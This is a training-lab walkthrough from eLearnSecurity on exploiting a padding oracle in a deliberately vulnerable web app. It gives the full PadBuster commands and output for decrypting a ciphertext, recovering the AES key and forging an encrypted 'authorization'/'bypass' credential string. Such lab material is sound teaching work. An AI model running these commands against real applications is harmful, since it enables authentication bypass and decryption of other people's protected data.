

# HERA LAB

## PADDING ORACLE ATTACK

---



eLearnSecurity has been chosen by students in 140 countries in the world  
and by leading organizations such as:



# 1. SCENARIO

A vulnerable web application is hosted in the lab environment. It takes user input and decrypts it for further use, like authentication purposes or granting the proper role to an application's user.

In case a faulty cryptographic solution is in use, the user can try to recover the encrypted piece of information (e.g. authentication cookie) and try to forge his own, malicious one. In this lab, you will be doing exactly that with an encrypted string submitted to the web application. Your final target will be to craft your own encrypted string that upon being decrypted on the server side, will result in arbitrary credentials being accepted by the server.

The example utilizes GDSSecurity's vulnerable Padding Oracle application that is available [here](#).

# 2. GOALS

- Crack the information encrypted with a custom algorithm
- Retrieve a cryptographic key

# 3. WHAT YOU WILL LEARN

- Attacking insecure cryptographic implementations
- Recreating a cryptographic key from the original ciphertext

# 4. RECOMMENDED TOOLS

- PadBuster <https://github.com/AonCyberLabs/PadBuster>
- Kali linux

## 5. NETWORK CONFIGURATION

The target application can be found at <http://172.16.64.191:8080/echo>

When using padbuster, be informed that it will take some time to execute certain operations. The tool sends hundreds of requests, for some tasks **completing a single decryption operation may take up to 20 minutes.**

## 6. TASKS

### TASK 1. CONFIRM A PADDING ORACLE'S PRESENCE

Identify proof that a padding oracle exists. The vulnerable endpoint of the application is the below.

```
////////////////////////////////////  
< http://172.16.64.191:8080/echo?cipher=484b850123a04baf15df9be14e87369bc59ca16  
< e1f3645ef53cc6a4d9d87308ed2382fb0a54f3a2954bfebe0a04dd4d6  
////////////////////////////////////
```

The given ciphertext is a properly encrypted string. This is your entry point – an encrypted piece of data that was given to you by the application server. **Hint: the block size is 128 bits.**

**Hint:** The presence of a padding oracle can be identified by tampering with the correct encrypted string and analyzing any thrown exceptions.

### TASK 2. DECRYPT THE ENCRYPTED DATA

Use Padbuster to try and decrypt the data. What is missing? Why?

## TASK 3. RECREATE THE MISSING PARAMETER AND OBTAIN THE KEY

You can use the application endpoint at **/check?cipher=xyz** in order to experiment further. Based on the block size knowledge, obtain the key used to encrypt data.

**Hint:** Explore all padbuster settings/flags and take into consideration the decrypted blocks from Task 2.

## TASK 4. CRAFT A CUSTOM USERNAME AND PASSWORD

Based on the already gathered information and with the help of PadBuster, craft your own authentication request that will be successfully decrypted by the **/check?** endpoint. Make the application receive the “authorization” username and the “bypass” password.

# SOLUTIONS

Below, you can find solutions for each task. Remember though, that you can follow your own strategy, which may be different from the one explained in the following lab.

## TASK 1. CONFIRM A PADDING ORACLE'S PRESENCE

A padding oracle's presence can be identified as follows. Try to tamper with the correct encrypted string and notice the exceptions.

```
http://172.16.64.191:8080/echo?cipher=gg4b850123a04baf15df9be14e87369bc59ca16e1f3645ef53cc6a4d9d87308ed2382fb0a54f3a2954bfebe0a04dd4d6
```

**TypeError**


TypeError: Non-hexadecimal digit found

```
http://172.16.64.191:8080/echo?cipher=g
```

**TypeError**

TypeError: Odd-length string

```
http://172.16.64.191:8080/echo?cipher=48
```



These errors may suggest that:

- The string consists of hexadecimal characters (0-0xff)
- The string has to be aligned to two characters
- The string is being decrypted somehow

Different strings produced different exceptions. A padding oracle may exist.



## TASK 2. DECRYPT THE ENCRYPTED DATA

Padbuster is started with following arguments, in our attempt to decrypt the encrypted data.

```
padbuster
"http://172.16.64.191:8080/echo?cipher=484b850123a04baf15df9be14e87369bc59ca1
6e1f3645ef53cc6a4d9d87308ed2382fb0a54f3a2954bfebe0a04dd4d6"
"484b850123a04baf15df9be14e87369bc59ca16e1f3645ef53cc6a4d9d87308ed2382fb0a54f
3a2954bfebe0a04dd4d6" 16 -encoding 1
```

- The target url containing the ciphertext
- The ciphertext itself
- Block size (128bits = 16 bytes)
- Encoding type 1 = lowercase hex (which was confirmed by experimenting with the endpoint in Task 1)

We need to wait a bit for padbuster to work as it sends hundreds of requests to the target application.


```
Block 1 Results:
[+] Cipher Text (HEX): c59ca16e1f3645ef53cc6a4d9d87308e
[+] Intermediate Bytes (HEX): 2926e03c56d32edd338ffa923df059e9
[+] Plain Text: ame=user&Passwor
```

```
Block 2 Results:
[+] Cipher Text (HEX): d2382fb0a54f3a2954bfebe0a04dd4d6
[+] Intermediate Bytes (HEX): a1a1d20b6c57288a5bc46245958f3886
[+] Plain Text: d=sesame
```

```
c59ca16e1f3645ef53cc6a4d9d87308e → ame=user&Passwor
d2382fb0a54f3a2954bfebe0a04dd4d6 → d=sesame
```

Padbuster revealed that behind the encrypted string there is the “ame=user&Password=sesame” string. However, if you take a look at the blocks, they are just 2/3 of the full ciphertext. The first part, which is equal to 1/3 of the length, was not decrypted. It may contain other parameters or the full name of the first parameter.

The reason for the above is that is we don't know the Initialization Vector of the first block.



<https://samsclass.info/141/proj/p11pad9.png>


It will be needed to get the first block through another way.



## TASK 3. RECREATE THE MISSING PARAMETER AND OBTAIN THE KEY

Visiting the `/check?` endpoint gives us full details about the encrypted string from the first task.

```
http://172.16.64.191:8080/check?cipher=484b850123a04baf15df9be14e87369bc59ca16e1f3645ef53cc6a4d9d87308ed2382fb0a54f3a2954bfebe0a04dd4d6
```



```
decrypted: ApplicationUsername=user&Password=sesame parsed: {'Password': ['sesame'], 'ApplicationUsername': ['user']}
```

We now know that the full parameter name is `ApplicationUsername`. This should be the content of the first, previously not decrypted, block **484b850123a04baf15df9be14e87369b**

So far we know that we have 3 blocks:

```
484b850123a04baf15df9be14e87369b → ApplicationUsern
c59ca16e1f3645ef53cc6a4d9d87308e → ame=user&Passwor
d2382fb0a54f3a2954bfebe0a04dd4d6 → d=sesame
```

To obtain the key, we need to run `Padbuster` with following arguments.

```
padbuster
"http://172.16.64.191:8080/check?cipher=484b850123a04baf15df9be14e87369b"
"484b850123a04baf15df9be14e87369b" 16 -encoding 1 -error "ApplicationUsername
missing" -prefix
"484b850123a04baf15df9be14e87369bc59ca16e1f3645ef53cc6a4d9d87308e" -noiv
```

The reason for these arguments is the following.

- We use just the first block of the whole encrypted string – the one that was not decrypted
- Next we specify 16 bytes as the block size and lowercase hex encoding
- `-error` tells the application what string to look for in the response page in order to treat it as error (we could have identified that error message by requesting something like the below `http://172.16.64.191:8080/check?cipher=484b850123a04baf15df9be14e87369bc59ca16e1f3645ef53cc6a4d9d87308ed2382fb0a54f3a2954bfebe0a04dd4ff` – Invalid padding)
- `-noiv` is used to get the intermediate value after decrypting the first block.

Obtaining the key will look as follows.

```
[+] Cipher Text (HEX): 484b850123a04baf15df9be14e87369b
[+] Intermediate Bytes (HEX): 7141425f5d56574351562f1730213728
[+] Plain Text: qAB_]VWCQV/0!7(
```

Now, in order to get the key we need to XOR the hex representation of the ciphertext (Intermediate bytes – hex for “qAB\_]VWCQV/0!7(”) with the hex representation of “ApplicationUserrn” which is 0x4170706c6963617469666e557365726e.

The result is 0x30313233343536373839414243444546, which translates to **0123456789ABCDEF** in ASCII.

## TASK 4. CRAFT A CUSTOM USERNAME AND PASSWORD

In order to make the application receive the “authorization” username and the “bypass” password, we should use similar arguments as the ones set to obtain the encryption key. Padbuster’s base will be the first block with the prefix and the same indicator of error. The only addition is padding to the plaintext in order to close the “previous” argument when encrypting (we need data in the below format).

```
Application_garbage_data=xyz&ApplicationUsername=authorization&Password=bypass
```

Note, that “=xyz” can be replaced with =anything& as we just want to “close” the first argument in the GET request. Otherwise all the encrypted data would be understood by the application by the value of the previous parameter and would not be treated as username and password values.

```
padbuster
"http://172.16.64.191:8080/check?cipher=484b850123a04baf15df9be14e87369b"
"484b850123a04baf15df9be14e87369b" 16 -encoding 1 -error "ApplicationUsername
missing" -prefix
"484b850123a04baf15df9be14e87369bc59ca16e1f3645ef53cc6a4d9d87308e" -plaintext
"=xyz&ApplicationUsername=authorization&Password=bypass"
```

The process might take up to 20 minutes, however at the end we should receive the following output.

```
[+] Encrypted value is:
3789efaad6a9cf12f66dc2422a2927a88724ab84cbb5ac90ab03bd09dab93cf785be65c6e5c6f
42af57885e6311cb81f32dd69cc4e43402005ce19265c44ff94000000000000000000000000
000000
```

Then, that value can be used to “authenticate” to the /check endpoint.

```
http://172.16.64.191:8080/check?cipher=3789efaad6a9cf12f66dc2422a2927a88724ab
84cbb5ac90ab03bd09dab93cf785be65c6e5c6f42af57885e6311cb81f32dd69cc4e43402005c
e19265c44ff94000000000000000000000000000000000000000000000000000000000000
```

We can see that the application properly recognized the forged username and password. In a real-life scenario, the ability to tamper with insufficiently encrypted data might end up in an effective authorization bypass.

